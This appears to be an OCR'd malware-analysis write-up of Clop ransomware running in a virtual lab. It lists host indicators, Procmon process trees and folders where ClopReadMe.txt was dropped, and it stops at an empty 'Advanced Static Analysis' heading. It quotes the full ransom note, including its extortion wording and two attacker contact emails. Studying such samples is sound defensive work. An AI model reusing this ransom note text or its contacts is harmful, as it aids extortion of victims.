
Basic Dynamic Analysis

Network Indicators

No host indicators found on execution of the malware sample.

HOST INDICATORS


INDICATOR: After successfully encrypting files and compromising the system, clop drops following files in the desktop ,RecyleBin, Program Data waindows folder and many other also it encrypt the python files present in the python27 folder. All the files are replaced by .clop extension.




```
Your network has been penetrated.
All files on each host in the network have been encrypted with a strong algorithm.
Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.
We exclusively have decryption software for your situation
No decryption software is available in the public.
DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.
Photorec, RannohDecryptor etc. repair tools are useless and can destroy your files irreversibly.
If you want to restore your files write to emails (contacts are at the bottom of the sheet) and attach
(Less than 5 Mb each, non-archived and your files should not contain valuable information
(Databases, backups, large excel sheets, etc.)).
You will receive decrypted samples and our conditions how to get the decoder.

Attention!!!
Your warranty - decrypted samples.
Do not rename encrypted files.
Do not try to decrypt your data using third party software.
We don`t need your files and your information.

But after 2 weeks all your files and keys will be deleted automatically.
Contact emails:
servicedigilogos@protonmail.com
or
managersmaers@tutanota.com

The final price depends on how fast you write to us.

Clop
```


Clop Ransomware

Procmon Process tree :



```
    Procmon64.exe (6080)        Process Monitor   C:\Users\husky\AppData\Local\Temp\Procmon...    Sysinternals - www.sysinternals.com    DESKT
    3320f11728458d01eef62e10e4                    C:\Users\husky\Desktop\3320f11728458d01ee...                                           DESKT
    NOTEPAD.EXE (7264)          Notepad           C:\Windows\system32\NOTEPAD.EXE                 Microsoft Corporation                  DESKT
    NOTEPAD.EXE (7964)          Notepad           C:\Windows\system32\NOTEPAD.EXE                 Microsoft Corporation                  DESKT
    NOTEPAD.EXE (8252)          Notepad           C:\Windows\system32\NOTEPAD.EXE                 Microsoft Corporation                  DESKT
  Idle (0)                                        Idle
```





□ Only show processes still running at end of current trace

☑ Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner	Comr
svchost.exe (3452)	Host Process for ...	C:\Windows\Syst...	🟩	Microsoft Corporat...	NT AUTHORITY\...	C:\Wi
ctfmon.exe (464)	CTF Loader	C:\Windows\syst...	🟩	Microsoft Corporat...	DESKTOP-M87P...	"ctfmo
Explorer.EXE (3276)	Windows Explorer	C:\Windows\Expl...	🟩	Microsoft Corporat...	DESKTOP-M87P...	C:\Wi
VBoxTray.exe (4860)	VirtualBox Guest ...	C:\Windows\Syst...	🟩	Oracle and/or its ...	DESKTOP-M87P...	"C:\W
WinRAR.exe (5868)	WinRAR archiver	C:\Program Files\...	🟩	Alexander Roshal	DESKTOP-M87P...	"C:\P
ProcessHacker.exe (2016)	Process Hacker	C:\Program Files\...	🟩	wj32	DESKTOP-M87P...	"C:\P
3320f11728458d01eef62e10e4		C:\Users\husky\...	🟩		DESKTOP-M87P...	"C:\U
Procmon.exe (8164)	Process Monitor	C:\ProgramData\...	🟩	Sysinternals - ww...	DESKTOP-M87P...	"C:\P
Procmon64.exe (5744)	Process Monitor	C:\Users\husky\A...	🟩	Sysinternals - ww...	DESKTOP-M87P...	"C:\U
NOTEPAD.EXE (19296)	Notepad	C:\Windows\syst...	🟩	Microsoft Corporat...	DESKTOP-M87P...	"C:\W
Idle (0)		Idle	🟩			
System (4)		System	🟩		NT AUTHORITY\...	
Registry (100)		Registry	🟩		NT AUTHORITY\...	
smss.exe (356)	Windows Session ...	C:\Windows\Syst...	🟩	Microsoft Corporat...	NT AUTHORITY\...	\Syste
MemCompression (1976)		MemCompression	🟩		NT AUTHORITY\...	
csrss.exe (452)	Client Server Runt...	C:\Windows\syst...	🟩	Microsoft Corporat...	NT AUTHORITY\...	%Syst
wininit.exe (528)	Windows Start-Up...	C:\Windows\syst...	🟩	Microsoft Corporat...	NT AUTHORITY\...	wininit
services.exe (672)	Services and Cont...	C:\Windows\syst...	🟩	Microsoft Corporat...	NT AUTHORITY\...	C:\Wi

Description: Notepad

Company: Microsoft Corporation

Path: C:\Windows\system32\NOTEPAD.EXE


Command: "C:\Windows\system32\NOTEPAD.EXE" C:\Users\husky\Desktop\ClopReadMe.txt

User: DESKTOP-M87PSAK\husky

PID: 19296 Started: 12/5/2023 10:04:09 AM


Exited: 12/5/2023 10:04:11 AM

INDICATOR:
Files dropped in recyclebin.




Name	Date modified	Type	Size
Recycle Bin	12/5/2023 9:27 AM	File folder	
S-1-5-18	12/5/2023 9:26 AM	File folder	
S-1-5-21-92263848-1541808791-76138313...	12/5/2023 9:26 AM	File folder	
ClopReadMe.txt	12/5/2023 9:26 AM	Text Document	2 KB

INDICATOR: Files dropped in c drive ,user and allusers folder



Name	Date modified	Type	Size
Application Data	8/22/2021 1:34 PM	File folder	
Boxstarter	8/22/2021 10:59 AM	File folder	
chocolatey	8/22/2021 11:10 AM	File folder	
Desktop	8/22/2021 1:34 PM	File folder	
Documents	8/22/2021 1:34 PM	File folder	
FEVM	8/22/2021 11:02 AM	File folder	
Microsoft	8/22/2021 11:34 AM	File folder	
Microsoft Visual Studio	8/22/2021 11:03 AM	File folder	
Oracle	8/22/2021 11:28 AM	File folder	
Package Cache	12/4/2023 10:59 AM	File folder	
Packages	8/22/2021 10:42 AM	File folder	
regid.1991-06.com.microsoft	12/6/2023 5:17 AM	File folder	
shimgen	8/22/2021 11:08 AM	File folder	
SoftwareDistribution	12/7/2019 1:14 AM	File folder	
ssh	4/9/2021 6:55 AM	File folder	
Start Menu	8/22/2021 1:34 PM	File folder	
Templates	8/22/2021 1:34 PM	File folder	
USOPrivate	8/22/2021 10:35 AM	File folder	
USOShared	12/7/2019 1:14 AM	File folder	
Windows App Certification Kit	8/22/2021 11:08 AM	File folder	
WindowsHolographicDevices	12/7/2019 1:52 AM	File folder	
ClopReadMe.txt	12/6/2023 4:09 AM	Text Document	2 KB




Name	Date modified	Type	Size
$Recycle.Bin	12/6/2023 3:36 AM	File folder	
Documents and Settings	8/22/2021 1:34 PM	File folder	
iDEFENSE	12/6/2023 3:36 AM	File folder	
PDFStreamDumper	12/6/2023 3:36 AM	File folder	
PerfLogs	12/6/2023 4:09 AM	File folder	
Program Files	12/6/2023 4:09 AM	File folder	
Program Files (x86)	12/6/2023 4:09 AM	File folder	
ProgramData	12/6/2023 4:09 AM	File folder	
Python27	12/6/2023 4:09 AM	File folder	
Python27.x86	8/22/2021 11:08 AM	File folder	
Python37	8/22/2021 11:09 AM	File folder	
Recovery	8/22/2021 1:34 PM	File folder	
symbols	8/22/2021 11:20 AM	File folder	
System Volume Information	8/22/2021 10:35 AM	File folder	
Tools	8/22/2021 11:57 AM	File folder	
Users	12/6/2023 3:36 AM	File folder	
Windows	12/4/2023 11:00 AM	File folder	
ClopReadMe.txt	12/6/2023 3:36 AM	Text Document	2 KB
DumpStack.log.tmp	12/4/2023 11:45 PM	TMP File	8 KB
pagefile.sys	12/6/2023 4:39 AM	System file	5,650,916 KB
swapfile.sys	12/4/2023 11:45 PM	System file	262,144 KB

21 items | 1 item selected |

Advanced Static Analysis

